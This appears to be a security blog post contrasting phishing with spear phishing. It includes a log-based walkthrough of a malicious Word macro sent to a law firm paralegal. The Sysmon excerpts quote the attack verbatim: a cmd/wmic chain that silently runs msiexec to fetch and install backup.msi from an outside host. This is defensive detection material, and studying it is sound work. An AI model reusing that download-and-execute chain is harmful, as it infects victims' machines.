The Evolution of The Phishing Email
or
Corporate Espionage Evolved
Phishing attacks are not personalized to their target and are usually sent in mass numbers all at once. The attacker may put some level of effort to make the end user believe that this spoofed correspondence is meant for them. If the email application is the vector of the attack, for the most part the goal is to make the email look like its from a real organization and the attacker is depending on the target wants them to either click on a link or download an infected attachment. The goal is to make the email appear as its coming from a trustworthy source
Phishing emails are constant as zombie movies, and they all look different to some varying degree. Observe the below –

What do we take away from this email?
Overview: The email is formatted to make the target believe that their American Express account is about to be suspended. It is ominous and even goes as far as to say that American Express attempted to reach you via the number in a profile, but they had no luck. To resolve this issue, you must click on the view account here. The unsuspecting user may be foolish enough to click on the View Account Here button which no doubt is going to ask for the username and password of the account

What are the signs that this “Secure Message” is a blatant and insulting fake?

and they live in -
Spear phishing is a different beast. The attacker has a general familiarity with the target, the email is customized to that target. Personal details of the target are used to construct an email with attachment or link that would be so familiar to the target, the target would think that it is completely legitimate. Hence the target believes the send to be trustworthy. Observe the below –

What do we take away from this email?
Overview: We manage the infrastructure for a law firm, out of respect for privacy we have removed the from and to fields. The email listed in the From field the exact name of a client who has regular interaction with the firm. It appears as if it is coming from the very AOL address that the client communicates with the firm. In the TO field we have the name of a legal assistant who interacted with the client. The setup is well done, the legal assistant may not be savvy enough to attempt to verify the correspondence.
What are the signs that this correspondence is not what it appears to be?
The biggest take away here is (A) and (B). Now let us go deeper. What if we have a scenario where the target at said law firm is sent an attachment that looks like a normal word document from a client with a title of “harassment letter”, if you’re a paralegal and you see this, you open it, what happens. Let’s dive deep.
Our “harassment letter” arrived at a paralegal’s inbox from what appeared to be a client’s true email address. As the email shown in the example above, it is safe to conclude that the client’s email has been compromised. The paralegal not looking carefully presumes that this aol address is the email for the client and this document must be in relation to his case. He opens the document, and this is where the horror begins.
Part One:
The letter looks like this -

The target works in a law firm, so something like this would be completely believable to them, as it is Federal, it looks official. The odd thing we find here is the PactSafe window. It is telling the user to enable editing; the target received the attachment via Outlook. It is not out of the norm for a user to hit enable editing on a document when they believe it is coming from a trusted source.
Part Two:
There are two levels of presentation here –
- The capture of alerts through the logs. We use Sysmon to cut through the noise
- Windows Security Center – alerts are captured, and a process tree is generated where the malware can be captured and analyzed
Below are the hash ids for the Word document

The Word Document launches, when the user clicks “Enable Editing” the word macros begin to go to work. The first event we note is the actual launch of the document.
Process Create:
RuleName:
UtcTime: 2019-12-18 01:06:29.532
ProcessGuid: {f9a5adb1-7b95-5df9-0000-0010e6e97f24}
ProcessId: 10892
Image: C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
FileVersion: 16.0.12228.20364
Description: Microsoft Word
Product: Microsoft Office
Company: Microsoft Corporation
OriginalFileName: WinWord.exe
CommandLine: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\Administrator\Documents\harassment letter.doc" /o ""
CurrentDirectory: C:\Users\Administrator\Documents\
User: PROJECTFARSCAPE\Administrator
LogonGuid: {f9a5adb1-485e-5df9-0000-002002c30723}
LogonId: 0x2307C302
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=62C68F5E8A06438C1C36CFB828BF0C387CFD774F
ParentProcessGuid: {f9a5adb1-4861-5df9-0000-001019ac0823}
ParentProcessId: 6296
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\WINDOWS\Explorer.EXE /NOUACCHECK
Nothing overly complex here, only that the document has opened. What is telling is the next event:
Process Create:
RuleName:
UtcTime: 2019-12-18 01:06:32.972
ProcessGuid: {f9a5adb1-7b98-5df9-0000-0010ffc68024}
ProcessId: 7324
Image: C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
FileVersion: 16.0.12228.20364
Description: Microsoft Word
Product: Microsoft Office
Company: Microsoft Corporation
OriginalFileName: WinWord.exe
CommandLine: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /Embedding
CurrentDirectory: C:\Program Files (x86)\Microsoft Office\Root\Office16\
User: PROJECTFARSCAPE\Administrator
LogonGuid: {f9a5adb1-485e-5df9-0000-002002c30723}
LogonId: 0x2307C302
TerminalSessionId: 1
IntegrityLevel: AppContainer
Hashes: SHA1=62C68F5E8A06438C1C36CFB828BF0C387CFD774F
ParentProcessGuid: {f9a5adb1-7b95-5df9-0000-0010e6e97f24}
ParentProcessId: 10892
ParentImage: C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
ParentCommandLine: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\Administrator\Documents\harassment letter.doc" /o ""
Here we see a parent process which spawns a new process which is Word but with an /Embedding suffix at the end of the command line. This switch is used to load the document into an OLE container, what does that mean – MACRO. If you have an alert in your system for the embedding tag in the command line you should be able to see this. Therefore, this event is our patient zero.
The next event should cause the systems operator to run to the workstation as it is not only odd but highly invasive.
Process Create:
RuleName:
UtcTime: 2019-12-18 01:07:29.950
ProcessGuid: {f9a5adb1-7bd1-5df9-0000-001089648624}
ProcessId: 7728
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.18362.449 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd /c echo|set /p="wmic process call create 'ms">%%temp%%\vuEes.bat&echo|set /p="iexec /i http://littlesingers.info/backup.msi /q'" >> %%temp%%\vuEes.bat&%%temp%%\vuEes.bat>%%temp%%\vuEes.txt
CurrentDirectory: C:\Users\Administrator\Documents\
User: PROJECTFARSCAPE\Administrator
LogonGuid: {f9a5adb1-485e-5df9-0000-002002c30723}
LogonId: 0x2307C302
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=BBA73F6C1C212B20D3291E04036328A867506BE4
ParentProcessGuid: {f9a5adb1-7b95-5df9-0000-0010e6e97f24}
ParentProcessId: 10892
ParentImage: C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
ParentCommandLine: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\Administrator\Documents\harassment letter.doc" /o ""
There is a lot going on here. We have established that is document is a macro, its parent image which Microsoft Word has issued a command which consisted of batch file as well as a text file. As we are not doing forensics, we did not capture the file to see what the instructions were, but this command line that our system captured is interesting in that we see the malware using a wmic process to call a website. This file (wmic.exe) is the Windows Management Instrumentation utility. This is an incredibly powerful utility that I find to be underutilized. One of the most interesting things it can do is control a process.

We are alerted by this event with the following command line that shows up in the alert that comes directly from the logs –

What we are presented with is wmic calling a command on a remote server. There are obviously instructions in the batch file because it specifically goes to:
http[:]//littlesingers[.]info
It calls a file called backup.msi.
We then see msiexec.exe come into play. Msiexec.exe is the command-line Windows utility for the windows installer. The following then occurs:
Process Create:
RuleName:
UtcTime: 2019-12-18 01:07:30.630
ProcessGuid: {f9a5adb1-7bd2-5df9-0000-001042a78624}
ProcessId: 11092
Image: C:\Windows\System32\msiexec.exe
FileVersion: 5.0.18362.1 (WinBuild.160101.0800)
Description: Windows® installer
Product: Windows Installer - Unicode
Company: Microsoft Corporation
OriginalFileName: msiexec.exe
CommandLine: msiexec /i http://littlesingers.info/backup.msi /q
CurrentDirectory: C:\WINDOWS\system32\
User: PROJECTFARSCAPE\Administrator
LogonGuid: {f9a5adb1-485e-5df9-0000-002002c30723}
LogonId: 0x2307C302
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=8DFAE441E3885EE393BFCE27B6D1A6E32566E541
ParentProcessGuid: {f9a5adb1-9238-5df1-0000-001080230400}
ParentProcessId: 1352
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\WINDOWS\system32\wbem\wmiprvse.exe
The malware author really wants backup.msi to install on the machine. Wmiprvse.exe is the WMI Provider Host process, it allows other application on the computer to request information about the system. The short of is that these are all native windows processes that run to get the malware operational. Moreso using wmic via port 80 to make the call to the site means the user has no idea that this is going on.
Usually the norm in prevention is to only look at the Security Logs. We use Sysmon as well as the Security Event log, but we also believe in checking the application log. Why would this be done? Thinking outside of the box, malware is software and if it uses tools to avoid detection that means subterfuge is important. It wants to be an application, a nasty application but an application, nevertheless it’s going to show up in the Application log. That is why we set alerts from the Application Log. What do we see:

The application log shows backup.msi being installed. At this point the malware is now sitting on the machine and has been installed undetected. Macros can be devastating, this one in particular uses native window services, makes a connection using unorthodox methods to avoid detection, and then establishes persistence installing itself as an application.
By crafting your alerts carefully as well as good user education these things can be avoided, User education in my opinion is the best method, there is no panacea to fix these things as they continually evolve, machine learning is not the answer (though it helps).
Below is the process tree of the malware as seen in Windows Security Center. This comes across live and alerts are generated and sent to the administrator. I find it to be an amazing tool and highly recommend it. As you can see the process tree gives a breakdown of what happened the ability as well to isolate the file and download it for analysis.

Execution Details: